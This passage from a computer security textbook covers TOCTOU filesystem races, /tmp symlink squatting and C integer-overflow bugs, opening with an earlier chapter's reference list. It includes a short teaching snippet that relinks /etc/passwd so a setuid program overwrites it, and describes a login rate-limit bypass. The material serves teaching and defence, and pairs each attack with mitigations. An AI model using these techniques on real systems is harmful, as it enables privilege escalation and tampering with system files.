- [22] P. Loscocco and S. Smalley. Integrating flexible support for security policies into the Linux operating system. In *USENIX Annual Technical Conf.*, pages 29–42, 2001. FREENIX Track. Full technical report, 62 pages, available online.
- [23] P. A. Loscocco, S. D. Smalley, P. A. Muckelbauer, R. C. Taylor, S. J. Turner, and J. F. Farrell. The inevitability of failure: The flawed assumption of security in modern computing environments. In *National Info. Systems Security Conf. (NISSC)*, pages 303–314, 1998.
- [24] B. McCarty. *SELinux: NSA’s Open Source Security Enhanced Linux*. O’Reilly Media, 2004.
- [25] E. I. Organick. *The Multics System: An Examination of Its Structure*. MIT Press (5th printing, 1985), 1972.
- [26] D. M. Ritchie and K. Thompson. The UNIX time-sharing system. *Comm. ACM*, 17(7):365–375, 1974.
- [27] J. H. Saltzer. Protection and the control of information sharing in Multics. *Comm. ACM*, 17(7):388–402, 1974.
- [28] J. H. Saltzer and M. F. Kaashoek. *Principles of Computer System Design*. Morgan Kaufmann, 2010.
- [29] J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 63(9):1278–1308, September 1975.
- [30] R. S. Sandhu, E. J. Coyne, H. L. Feinstein, and C. E. Youman. Role-based access control models. *IEEE Computer*, 29(2):38–47, 1996.
- [31] M. D. Schroeder and J. H. Saltzer. A hardware architecture for implementing protection rings. *Comm. ACM*, 15(3):157–170, 1972. Earlier version in *ACM SOSP*, pages 42–54, 1971.
- [32] A. Silberschatz, P. B. Galvin, and G. Gagne. *Operating System Concepts (seventh edition)*. John Wiley and Sons, 2005.
- [33] S. Smalley and R. Craig. Security Enhanced (SE) Android: Bringing Flexible MAC to Android. In *Netw. Dist. Sys. Security (NDSS)*, 2013.
- [34] R. Spencer, S. Smalley, P. Loscocco, M. Hibler, D. Andersen, and J. Lepreau. The Flask security architecture: System support for diverse security policies. In *USENIX Security*, 1999.
- [35] A. S. Tanenbaum. *Modern Operating Systems (3rd edition)*. Pearson Prentice Hall, 2008.
- [36] K. Thompson. Reflections on trusting trust. *Comm. ACM*, 27(8):761–763, 1984.
- [37] W. H. Ware (Chair). Security Controls for Computer Systems: Report of Defense Science Board Task Force on Computer Security. RAND Report R-609-1 (“Ware report”), 11 Feb 1970. Office of Director of Defense Research and Engineering, Wash., D.C. Confidential; declassified 10 Oct 1975.
- [38] R. N. M. Watson and 14 others. CHERI: A hybrid capability-system architecture for scalable software compartmentalization. In *IEEE Symp. Security and Privacy*, pages 20–37, 2015.
- [39] R. N. M. Watson, J. Anderson, B. Laurie, and K. Kennaway. Capsicum: Practical capabilities for UNIX. In *USENIX Security*, pages 29–46, 2010.
- [40] C. Wright, C. Cowan, S. Smalley, J. Morris, and G. Kroah-Hartman. Linux security modules: General security support for the Linux kernel. In *USENIX Security*, pages 17–31, 2002.



Chapter 6

Software Security—Exploits and Privilege Escalation

6.1 Race conditions and resolving filenames to resources	157
6.2 Integer-based vulnerabilities and C-language issues	159
6.3 Stack-based buffer overflows	166
6.4 Heap-based buffer overflows and heap spraying	168
6.5 ‡Return-to-libc exploits	171
6.6 Buffer overflow exploit defenses and adoption barriers	172
6.7 Privilege escalation and the bigger picture	174
6.8 ‡Background: process creation, syscalls, shells, shellcode	176
6.9 ‡End notes and further reading	178
References	180

Chapter 6

Software Security—Exploits and Privilege Escalation

Here we consider common methods that exploit vulnerabilities in (typically non-security) software programs, through abuse of features in programming languages, system architectures, and supporting functionality. *Software security* aims to address these problems, and is distinct from security software. Once malicious software gains a foothold on (entry point into) a computer system, this is often followed by attempts to elevate privileges from those of a regular user to a superuser (Administrator on Windows, or Unix/Linux root, e.g., allowing access to all user files and privileged software commands, including to change permissions of other users), or further to supervisor level. Many software security problems stem from weak memory management controls; the headline example involves exploiting buffer overflows (indexing beyond the bounds of fixed-length buffers).

For context, software security attacks differ from stealing or guessing passwords (Chapter 3), web-related injection attacks (Chapter 9), and Chapter 7’s discussion of categories of malware based on spreading tactics or end-goals after having gained initial access. For example, rootkits (Chapter 7) may use buffer overflow exploits and *shellcode* to gain access and then additional techniques to maintain a hidden presence; herein we discuss the technical means to gain the foothold.

This chapter spends most of its pages outlining how attacks work, i.e., illustrating insecurity. Why so? Understanding attacks is necessary in order to devise technical defenses. Attackers are well-versed in their art, widely sharing knowledge and point-and-click toolkits on shady web sites. Should defenders remain uneducated? Presenting concrete attack details in understandable language also helps cut short arguments about whether attacks are feasible. Even better is live demonstration on fielded systems (with prior permission) as in *penetration testing* (Chapter 11). While anti-virus software, firewalls and intrusion detection systems are useful defensive tools, software security has emerged as its own defensive subdiscipline, from the realization that a major root cause of security problems is poor quality of ordinary software itself, independent of the things around it, or security-specific mechanisms within it.

6.1 Race conditions and resolving filenames to resources

As noted in Chapters 1 and 5, principle P4 (**COMPLETE-MEDIATION**) states that a system should verify authorization before granting access to a resource, ideally immediately prior. The timing concern is due to *races*, discussed here in the limited context of filesystem races. We also consider the broader issue of resolving filenames to the expected resources.

TOCTOU RACE. Suppose an access control file permission check is made at time t_1 , and the object is accessed at time $t_2 > t_1$. A common implicit assumption is that the condition checked does not change from *time-of-check to time-of-use* (TOCTOU). But in multi-processing systems with interrupts, things do change—e.g., metadata like file permissions and owners, the object a filename resolves to, or arguments passed to called routines. When a condition check made at one instant is relied on later, and there is a chance that in the interval something changes the outcome—including due to malicious actions that increase the likelihood of change—then an exploitable *race condition* may exist. This situation has occurred in a surprising diversity of situations, and such **TOCTOU races** require special attention by system designers and developers.




Figure 6.1: Filesystem TOCTOU race. a) A user process U is permitted to write to a file. b) The file is deleted, and a new file created with the same name references a resource that U is not authorized to write to. The security issue is a permission check made in state a) and relied on later, after change b). See Chapter 5 for filesystem structures.

Example (Privilege escalation via TOCTOU race). As a concrete **Unix** example, consider P , a root-owned **setuid** program (Chapter 5) whose tasks include writing to a file that the invoking user process U supposedly has write access to. By a historically common coding pattern, P uses the syscall `access()` to test whether U 's permissions suffice, and proceeds only if so; this syscall check uses the process' real UID and GID, e.g., `rUID`, whereas `open()` itself uses the effective UID (`eUID`, which is `root` as stated, and thus always sufficiently privileged). The access test returns 0 for success (failure is -1). Thus P 's code sequence is:

```
1: if(access("file", PERMS_REQUESTED)==0) then
2:   filedescr = open("file", PERMS) /* now proceed to read or write */
```

But after line 1 and before line 2 executes, an attacker alters the binding between the filename and what it resolved to in line 1 (see Fig. 6.1). Essentially, the attacker executes:

```

1.1: unlink("file")           /* delete name from filesystem */
1.2: link("/etc/passwd", "file") /* new file entry links to passwd */

```

Now when P proceeds to write to “file”, it overwrites the password file. Process U does not have permission to do this, but P does (as root-owned and `setuid`). Due to this issue (dating back to 1993), use of `access()` for such checks is now largely discouraged.

MITIGATING RACES. The underlying problem is that lines 1, 2 do not execute as an atomic pair, and the mapping of filename to referenced object (inode) changes; *atomic* actions are desired, as in transaction systems. Simply disabling interrupts is not a viable solution—not all interrupts can be safely disabled, not all processes can wait while others run uninterrupted, and in multi-processor systems that share memory and other resources, this may require disabling interrupts on all processors. For the example above, one suggested alternative to using `access()` is to set the eUID to rUID (and similarly eGID to rGID) before calling `open()`, although this approach is not portable across OSs due to system library inconsistencies, e.g., in `setuid()`. A second alternative is to drop privileges then `fork()` an unprivileged child, which proceeds with an `open()` attempt and, if successful, makes the file descriptor accessible to the parent before exiting; this also tends to be non-portable. A standard means to avoid file access races is wherever possible to use system calls that deal directly with file descriptors (they are not subject to change, whereas the referent of a filename may); however, system calls that support filenames do not always have equivalent support for file descriptors. For other means to mitigate filename-based privilege escalation including TOCTOU races, see the end notes (Section 6.9).

Example (*Safe-to-resolve filenames*). Intuition can mislead. Consider an attempt to make a filename “safe” to use, in the sense of ensuring an authentic file-to-resource resolution, immune to malicious alteration.¹ Directory entry `hopefully` (Fig. 6.2) references a directory file (inode) that user `hope` owns and has exclusive R, W, X permissions on, i.e., no other regular users or groups have any permissions on this inode. Next `hope` creates a regular file `safe` in this controlled directory. Now `hope` appears to have control over two files (inodes), at levels 4 and 5. The question is: If a process running under `hope`'s UID tries to access file `hopefully/safe`, is it guaranteed that the resource accessed will be the one just created? The answer is no. If the full pathname is `/usr/zdir/hopefully/safe`, and malicious (non-root) user `tricky` has full permissions on the (level 3 in figure) inode referenced by the `zdir` directory entry, then `tricky` can remove (by renaming) `hopefully` from `zdir`, and create an entirely new directory file, and regular file, both using the old names. Now a file reference to `/usr/zdir/hopefully/safe` retrieves `tricky`'s bogus file `safe`. The lesson is that a method aiming to guarantee “safely resolvable” filenames must be wary of parent directories up to “/”. Note here that even if `hope` controlled the inode at level 3, an attacker with control of the level 2 inode could cause similar problems.

#Example (*/tmp file exploits*). The following is a typical exploit on world-writable directories, used by utility programs for temporary files. Directory permissions are commonly 1777 (including the sticky bit, Chapter 5). A well-known C compiler (`gcc`) gener-

¹The (false) idea is that safety results from controlling write permission on files within directory `hopefully`. Attacks to beware of here are related to principle P19 (REQUEST-RESPONSE-INTEGRITY).




Figure 6.2: An attempt to make a filename “safe to resolve”. The directory at level 4 (left) is under the control of user *hope*, i.e., no other regular user has any R, W or X permissions on this level 4 inode. Malicious user *tricky* has full permissions on the level 3 inode. Chapter 5 gives background on inodes and directory structure.

ates a sequence of files, e.g., intermediate (.i), assembly (.s), and object (.o). For these, it uses a unique filename prefix (denoted by `zzzzzz` here) generated as a random string by a system function. Knowing this, an attacker program can await the appearance of new .i files, and itself create (before the compiler) a symlink file with name `/tmp/zzzzzz.o`, symbolically linked to another file. If the compiler process has sufficient privileges, that other file will be overwritten in the attempt to access `/tmp/zzzzzz.o`. This may be called a *filename squatting attack*. For certain success, the attack program awaits a root process to run the compiler (root can overwrite any file). A subtle detail is the compiler’s use of a system call `open()` with flag `O_CREAT`, requesting file creation unless a file by that name pre-exists, in which case it is used instead. (Example based on: Dowd [25, p.539].)

‡Exercise (TOCTOU race: temporary file creation). An unsafe coding pattern for creating temporary files involves a stat-open sequence similar to the first example’s access-open sequence, and similarly vulnerable to an attack, but now using a symbolic (rather than a hard) link. a) Find a description of this pattern and attack, and provide the C code (hint: [60]). b) Explain the attack using a diagram analogous to Figure 6.1.

6.2 Integer-based vulnerabilities and C-language issues

Integer-based vulnerabilities are exploitable code sequences due to *integer bugs*: errors related to how integers are represented in memory. They arise from arithmetic operations, and from side effects of type conversions between integer types of different widths or *signedness* (signed vs. unsigned). We explain how these vulnerabilities occur, how they can be exploited, and approaches to address the issues. Integer-based vulnerabilities do not themselves involve injection of executable code, shell commands, or scripts, and thus are distinct from buffer overflow vulnerabilities (where a further issue is failure to enforce

address bounds on memory structures) and other attacks involving code injection.

FOCUS ON C. We focus on C, as the biggest problems arise in C-family programming languages (including C++). While some vulnerabilities occur more widely—e.g., integer overflows (below) occur in Java—C faces additional complications due to its eagerness to allow operations between different data types (below). Moreover, security issues in C have wide impact, due to its huge installed base of legacy software from being the historical language of choice for systems programming, including operating systems, network daemons, and interpreters for many other languages. Studying C integer-based vulnerabilities thus remains relevant for current systems, and is important pedagogically for its lessons, and to avoid repeating problematic choices in language design.

C CHAR. To begin, consider the C `char` data type. It uses one byte (8 bits), and can hold one character. It is viewed as a small integer type and as such, is commonly used in arithmetic expressions. A `char` is converted to an `int` (Table 6.1) before any arithmetic operation. There are actually three distinct types: `signed char`, `unsigned char`, and `char`. The C standard leaves it (machine) “implementation dependent” as to whether `char` behaves like the first or the second. A `char` of value `0x80` is read as `+128` if an `unsigned` integer, or `-128` if a `signed` integer—a rather important difference. This gives an early warning that operations with C integers can be subtle and error-prone.

Data type	Bit length	Range	
		<code>unsigned</code>	<code>signed</code>
<code>char</code>	8	0..255	-128..127
<code>short int</code>	16	0..65535	-32768..32767
<code>int</code>	16 or 32	0.. <code>UINT_MAX</code>	<code>INT_MIN..INT_MAX</code>
<code>long int</code>	32	0.. $2^{32}-1$	$-2^{31}..2^{31}-1$
<code>long long</code>	64	0.. $2^{64}-1$	$-2^{63}..2^{63}-1$

Table 6.1: C integer data types (typical sizes). C integer sizes may vary, to accommodate target machines. Type `int` must be at least 16 bits and no longer than `long`. Undeclared signedness (e.g., `int` vs. `unsigned int`) defaults to `signed`, except for `char` (which is left machine-dependent). The C99 standard added exact-length `signed` (two’s complement) integer types: `intN_t`, $N = 8, 16, 32, 64$. For an n -bit `int`, `UINT_MAX` = $2^n - 1$.

INTEGER CONVERSIONS. C has many integer data types (Table 6.1), freely converting and allowing operations between them. This flexibility is alternatively viewed as dangerous looseness, and C is said to have *weak type safety*, or be *weakly typed*. (As another example of weak type safety in C: it has no native string type.) If an arithmetic operation has operands of different types, a common type is first arranged. This is done implicitly by the compiler (e.g., C automatically *promotes* `char` and `short` to `int` before arithmetic operations), or explicitly by the programmer (e.g., the C snippet “(`unsigned int`) `width`” *casts* variable `width` to data type `unsigned int`). Unanticipated side effects of conversions are one source of integer-based vulnerabilities. C’s rule for converting an integer to a wider type depends on the originating type. An `unsigned` integer is *zero-*

extended (0s fill the high-order bytes); a signed integer is *sign-extended* (the sign bit is propagated; this preserves signed values). Conversion to a smaller width truncates high-order bits. Same-width data type conversions between signed and unsigned integers do not alter any bits, but change interpreted values.

Exercise (C integer type conversion). Build an 8-by-8 table with rows and columns: s-char, u-char, s-short, u-short, s-int, u-int, s-long, u-long (s- is signed; u- unsigned). As entries, indicate conversion effects when sources (row headings) are converted to destinations (columns). Mark diagonal entries “same type”. For each other entry include each of: value (changed, preserved); bit-pattern (changed, preserved); width-impact (sign-extended, zero-extended, same width, truncated). (Hint: [25, Chapter 6, page 229].)

INTEGER OVERFLOW IN C. Suppose x is an 8-bit unsigned char. It has range 0..255 (Table 6.1). If it has value 0xFF (255) and is incremented, what value is stored? We might expect 256 (0x100), but that requires 9 bits. C retains the least significant 8 bits; x is said to *wrap around* to 0. This is an instance of *integer overflow*, which unsurprisingly, leads to programming errors—some exploitable. The issue is “obvious”: exceeding the range of values representable by a fixed-width data type (and not checking for or preventing this). Since bounds tests on integer variables often dictate program branching and looping, this affects control flow. If the value of the variable depends on program input, a carefully crafted input may alter control flow in vulnerable programs.

Example (*Two’s complement*). It helps to recall conventions for machine representation of integers. For an *unsigned integer*, a binary string $b_{n-1}b_{n-2}\dots b_1b_0$ is interpreted as a non-negative number in normal binary radix, with value $v = \sum_{i=0}^{n-1} b_i \cdot 2^i$. For *signed integers*, high-order bit b_{n-1} is a *sign bit* (1 signals negative). *Two’s complement* is almost universally used for signed integers; for example in 4-bit two’s complement (Table 6.3, page 164), incrementing binary 0111 to 1000 causes the value to wrap from +7 to -8.

Example (*Integer overflow: rate-limiting login*). Consider the pseudo-code:

```

handle_login(userid, passwd)           % returns TRUE or FALSE
    attempts := attempts + 1;          % increment failure count
    if (attempts <= MAX_ALLOWED)      % skip if over limit of 6
    { if pswd_is_ok(userid, passwd)    % if password is correct
        { attempts := 0; return(TRUE); } % reset count, allow login
    }                                % else reject login attempt
    return(FALSE);

```

It aims to address online password guessing by rate limiting. Constant MAX_ALLOWED (6) is intended as an upper bound on consecutive failed login attempts, counted by global variable attempts. For illustration, suppose attempts were implemented as a 4-bit signed integer (two’s complement). After six incorrect attempts, on the next one the counter increments to 7, the bound test fails, and handle_login returns FALSE. However if a persistent guesser continues further, on the next invocation after that, attempts increments from 7 (binary 0111) to 8 (binary 1000), which as two’s complement is -8 (Table 6.3). The condition (attempts <= MAX_ALLOWED) is now TRUE, so rate limiting fails. Note that a test to check whether a seventh guess is stopped would falsely indicate that the program achieved its goal. (While C itself promotes to int, 16 bits or more, the problem is clear.)

MODULAR WRAPPING VS. UNDEFINED. To be more precise: for *unsigned* integer operands, the C standard officially declares that overflow does not exist: results that mathematically overflow an n -bit type are reduced modulo 2^n (truncated at n bits). In contrast for *signed* integers, C dictates that overflow (and underflow) results in undefined behavior—the operation is not illegal or prevented, but the result is machine-dependent. In practice, overflow of a signed integer typically wraps around to a negative value, and decrementing the largest representable negative integer results in wrap-around to the largest positive value. Other languages handle this differently, e.g., Python does automatic type promotion to larger-width data types.

INTEGER UNDERFLOW IN C. As qualified above, decrementing a negative integer below its smallest representable value wraps around to a positive in two's complement arithmetic; this is an *integer underflow*. Logic errors thus result from the (false) expectation that decreasing a negative number will never change its sign (and analogously for increasing a positive integer). The core C language has no built-in mechanism to prevent, check, raise alerts, or terminate programs on integer overflow or underflow.

Example (*Integer overflow on multiplication*). On a machine where an `int` is 16 bits, suppose that `width` and `height` are `unsigned int` C variables derived from user input. A program then dynamically allocates memory for an array of `width*height` elements. Attacker input results in these values being 235, 279. Now $235 * 279 = 65565 = 2^{16} + 29$ or `0x1001D`. To get a 16-bit result, C truncates to `001D`, and a `malloc()` intended to return memory for 65565 elements instead gets room for 29. The memory pointer returned, `bigtable`, is used to index elements `bigtable[i][j]`. This ends up referencing memory outside of that allocated for this data structure; C does not check this.

CATEGORIES OF INTEGER BUGS. Table 6.2 gives definitions and examples of five main categories of integer-based vulnerabilities: integer overflow, underflow, signedness mismatch, loss of information on narrowing, and value-change due to sign extension. These arise from arithmetic operations (e.g., `+`, `-`, `*`, `/`, `<<`, `>>`) on integer types,² plus moves or type conversions that widen (with zero-extension, sign-extension) or narrow (truncation) or change the binary interpretation between `unsigned` and two's complement.

C POINTER ARITHMETIC. C indexes arrays using a *subscript operator*: `b[i]` evaluates `((b)+(i))` in *pointer arithmetic*, then dereferences the resulting address to extract a value denoted `*(b+i)` as “pointer and offset”. The integer expression `(i)` is computed with arithmetic conversion and promotion rules as above (negative results allowed). Pointer arithmetic means the offset is scaled: if `b` is defined to have 4-byte elements, `i` is multiplied by 4 before adding. C does not support adding two pointers, but two same-type pointers can be subtracted; the difference represents a number of elements (not an address difference). Unsurprisingly, security issues arise from the combination of this flexibility in pointer dereferencing, C allowing casting of an integer to a pointer, and unexpected integer values from arithmetic operations and conversions per Table 6.2.

SOFTWARE CONSEQUENCES. Integer-based vulnerabilities are indirect: issues arise

²“`<<`” is left-shift, e.g., multiply by 2; this may spill into the sign bit. Right-shift of a signed integer may be *logical* (0-filling the vacated sign bit) or *arithmetic* (sign-filling it); C leaves this machine-dependent.

Category	Description	Examples
integer overflow	value exceeds maximum representable in data type, e.g., <code>>INT_MAX</code> (signed) or <code>>UINT_MAX</code>	adding 1 to 16-bit <code>UINT 0xFFFF</code> yields not <code>0x10000</code> , only low-order 16 bits <code>0x0000</code>
		multiplying 16-bit <code>UINTS</code> produces a 16-bit result in C, losing high-order 16 bits
integer underflow	value below minimum representable in data type, e.g., <code>(unsigned) <0</code> or <code>(signed) <INT_MIN</code>	subtracting 1 from <code>signed char 0x80</code> (<code>-128</code>) yields <code>0x7F</code> (<code>+127</code>), i.e., wraps
		subtracting 1 from 16-bit <code>UINT 0x0000</code> (<code>0</code>) yields <code>0xFFFF</code> (<code>+65535</code>)
signedness mismatch (same-width integers)	signed value stored into unsigned (or vice versa)	assigning 16-bit <code>SINT 0xFFFF</code> (<code>-2</code>) to 16-bit <code>UINT</code> will misinterpret value (<code>+65534</code>)
		assigning 8-bit <code>UINT 0x80</code> (<code>128</code>) to 8-bit <code>SINT</code> changes interpreted value (<code>-128</code>)
narrowing loss	on assigning to narrower data type, truncation loses meaningful bits or causes sign corruption	assigning 32-bit <code>SINT 0x0001ABCD</code> to 16-bit <code>SINT</code> loses non-zero top half <code>0x0001</code>
		assigning <code>SINT 0x00008000</code> to 16-bit <code>SINT</code> gives representation error <code>0x8000</code> (-2^{15})
extension value change	sign extension of signed integer to wider unsigned (Beware: <code>short</code> , and also often <code>char</code> , are signed)	assigning <code>signed char 0x80</code> to 32-bit <code>UINT</code> changes value to <code>0xFFFF8000</code>
		assigning 16-bit <code>SINT 0x8000</code> to 32-bit <code>UINT</code> changes value to <code>0xFFFF8000</code>

Table 6.2: Integer-based vulnerability categories. `UINT`, `SINT` are shorthand for unsigned, signed integer. Assignment-like conversions occur on integer promotion, casts, function parameters and results, and arithmetic operations. Table 6.3 reviews two's complement.

in later use of the integers. Failed sanity checks and logic errors result from variables having unexpected values. Exploitable vulnerabilities typically involve integer values that can be influenced by attacker input; many involve `malloc()`. Common examples follow.

- 1) Normal indexes (*subscripts*) within an array of n elements range from 0 to $n - 1$. Unexpected subscript values resulting from integer arithmetic or conversions enable read and write access to unintended addresses. These are *memory safety violations*.
- 2) Smaller than anticipated integer values used as the size in memory allocation requests result in under-allocation of memory. This may enable similar memory safety violations, including buffer overflow exploits (Section 6.4).
- 3) An integer underflow (or other crafted input) that results in a negative size-argument to `malloc()` will be converted to an (often very large) unsigned integer. This may allocate an enormous memory block, trigger out-of-memory conditions, or return a NULL pointer (the latter is returned if requested memory is unavailable).
- 4) A signed integer that overflows to a large negative value may, if compared to an upper bound as a loop exit condition, result in an excessive number of iterations.

INTEGER BUG MITIGATION. While ALU flags (page 165) signal when overflows occur, these flags are not accessible to programmers from the C-language environment. If programming in assembly language, instructions could be manually inserted immediately after each arithmetic operation to test the flags and react appropriately (e.g., calling

Bitstring	Unsigned	one's complement	two's complement	Notes
0000	0			
0001	1			
0010	2			
0011	3			
0100	4			
0101	5			
0110	6			
0111	7			
1000	8	-7	-8	
1001	9	-6	-7	leftmost bit is sign bit (1 if negative)
1010	10	-5	-6	
1011	11	-4	-5	
1100	12	-3	-4	one's complement has a redundant -0; two's complement has an extra value
1101	13	-2	-3	
1110	14	-1	-2	
1111	15	-0	-1	

Table 6.3: Interpretations of 4-bit strings as unsigned and signed integers. The magnitude of a negative bitstring is: for one's complement, the bitwise complement of the lower (rightmost) 3 bits; for two's complement, that value plus one.

warning or exit code). While non-standard, some C/C++ compilers (such as [GCC](#), [Clang](#)) offer compile options to generate such instructions for a subset of arithmetic operations. A small number of CPU architectures provide support for arithmetic overflows to generate software interrupts analogous to memory access violations and divide-by-zero. In many environments, it remains up to developers and their supporting toolsets to find integer bugs at compile time, or catch and mitigate them at run time. Development environments and developer test tools can help programmers detect and avoid integer bugs; other options are binary analysis tools, run-time support for instrumented safety checks, replac-

Hardware result signed & unsigned	Unsigned interpretation, see carry flag			two's compl. interpretation, see OF			overflow flag
	reason	CF	reason	OF	sign	overflow	
1001 + 0001 = 1010	9 + 1 = 10	—	0	0	—	-7 + 1 = -6	
0010 + 0111 = 1001	2 + 7 = 9	—	0	1	sign	2 + 7 = -7	
1111 + 0010 = 0001	15 + 2 = 1	carry	1	0	—	-1 + 2 = 1	
1001 + 1001 = 0010	9 + 9 = 2	carry	1	1	sign	-7 + -7 = 2	
1001 - 0001 = 1000	9 - 1 = 8	—	0	0	—	-7 - 1 = -8	
1001 - 0010 = 0111	9 - 2 = 7	—	0	1	sign	-7 - 2 = 7	
0001 - 0010 = 1111	1 - 2 = 15	borrow	1	0	—	1 - 2 = -1	
0010 - 1001 = 1001	2 - 9 = 9	borrow	1	1	sign	2 - -7 = -7	

Table 6.4: Arithmetic operations and hardware flags CF (carry), OF (overflow), 4-bit examples. Despite being unaware of semantic intent, the same hardware addition instruction can be used whether the operands are unsigned or two's complement; similarly for subtraction. The flags—CF for unsigned operations, OF for signed operations—signal errors in computed results due to size-limited precision. The results meet hardware arithmetic specifications; software must check the flags to address any error cases.

ing arithmetic machine operations by calls to *safe integer library* functions, automated upgrading to larger data widths when needed, and arbitrary-precision arithmetic. None of the choices are easy or suitable for all environments; specific mitigation approaches continue to be proposed (Section 6.9). A complication for mitigation tools is that some integer overflows are *intentional*, e.g., programmers rely on wrap-around for functional results such as integer reduction modulo 2^{32} .

COMMENTS: INTEGER BUGS, POINTERS. We offer a few comments for context.

- i) While we can debate C’s choice to favor efficiency and direct access over security, our challenge is to deal with the consequences of C’s installed base and wide use.
- ii) Integer bugs relate to principle P15 (DATATYPE-VALIDATION) and the importance of validating all program input—in this case arithmetic values—for conformance to implicit assumptions about their data type and allowed range of values.
- iii) How C combines pointers with integer arithmetic, and uses pointers (array bases) with the subscripting operation to access memory within and outside of defined data structures, raises memory safety and language design issues beyond P15 (and beyond our scope). Consequences include buffer overflow exploits (a large part of this chapter).

‡**Exercise** (Two’s complement representation). Note the following ranges for n -bit strings: unsigned integer $[0, 2^n - 1]$; one’s complement $[-(2^{n-1} - 1), 2^{n-1} - 1]$; two’s complement $[-2^{n-1}, 2^{n-1} - 1]$. The n -bit string $s = b_{n-1}b_{n-2}\dots b_1b_0$ interpreted as two’s complement has value: $v = -b_{n-1} \cdot 2^{n-1} + \sum_{i=0}^{n-2} b_i \cdot 2^i$. a) Verify that this matches the two’s complement values in Table 6.3. b) Draw a circle as a clock face, but use integers 0 to $N - 1$ to label its hours (0 at 12 o’clock); this shows how integers mod N wrap from $N - 1$ to 0. c) Draw a similar circle, but now use labels 0000 to 1111 on its exterior and corresponding values 0, +1, ..., +7, -8, -7, ..., -1 on its interior. This explains how overflow and underflow occur with 4-bit numbers in two’s complement; compare to Table 6.3. d) To add 3 to 4 using this circle, step 3 units around the clock starting from 4. To add $-3 = 1101$ (13 if unsigned) to 4, step 13 steps around the clock starting from 4 (yes, this works [30, §7.4]). This partially explains why the same logic can be used to add two unsigned, or two two’s complement integers. e) The negative of a two’s complement number is formed by bitwise complementing its string then adding 1; subtraction may thus proceed by negating the subtrahend and adding as in part d). Verify that this works by computing (in two’s complement binary representation): $3 - 4$. (Negation of an n -bit two’s complement number x can also be done by noting: $-x = 2^n - x$.)

‡**CARRY BIT, OVERFLOW BIT.** Some overflows are avoidable by software checks prior to arithmetic operations; others are better handled by appropriate action after an overflow occurs. Overflow is signaled at the machine level by two hardware flags (bits) that Arithmetic Logic Units (ALUs) use on integer operations: the *carry flag* (CF) and *overflow flag* (OF). (Aside: the word “overflow” in “overflow flag” names the flag, but the flag’s semantics, below, differ from the typical association of this word with the events that set CF.) Informally, CF and OF signal that a result may be “wrong”, e.g., does not fit in the default target size. Table 6.4 gives examples of setting these flags on addition and subtraction. (The flags are also used on other ALU operations, e.g., multiplication,

shifting, truncation, moves with sign extension; a third flag SF, the *sign flag*, is set if the most-significant bit of a designated result is 1.) CF is meaningful for unsigned operations; OF is for signed (two's complement). CF is set on addition if there is a carry out of the leftmost (most significant) bit, and on subtraction if there is a borrow into the leftmost bit. OF is set on addition if the sign bit reverses on summing two numbers of the same sign, and on subtraction if a negative number minus a positive gives a positive, or a positive minus a negative gives a negative. The same hardware circuit can be used for signed and unsigned arithmetic (exercise above); the flags signal (but do not correct) error conditions that may require attention. For example, in Table 6.4's third line, the flags differ: CF=1 indicates an alert for the unsigned operation, while OF=0 indicates normal for two's complement.

‡**Example (GCC option).** The compile option `-ftrapv` in the **GCC** C compiler is designed to instrument generated object code to test for overflows immediately after signed integer add, subtract and multiply operations. Tests may, e.g., branch to handler routines that warn or abort. Such insertions can be single instruction; e.g., on IA-32 architectures, `jo`, `jc` and `js` instructions jump to a target address if the most recent operation resulted in, respectively, an overflow (OF), carry (CF), or most-significant bit of 1 (SF).

6.3 Stack-based buffer overflows

Pouring in more water than a glass can hold causes a spill. If more bytes are written to a buffer or array than allocated for it, an analogous spill may overwrite content in adjacent memory. Such *buffer overflows* are not prevented in languages like C, and perhaps surprisingly, remain an ongoing issue on many platforms. A buffer overflow that occurs “naturally” (not intentionally) causes unpredictable outcomes—ranging from a system crash, or incorrect program output (sometimes unnoticed), to no ill effects at all (e.g., the memory overwritten is unused or irrelevant to program execution). Of greater interest is when an overflow is triggered with malicious intent, i.e., a *buffer overflow attack*.

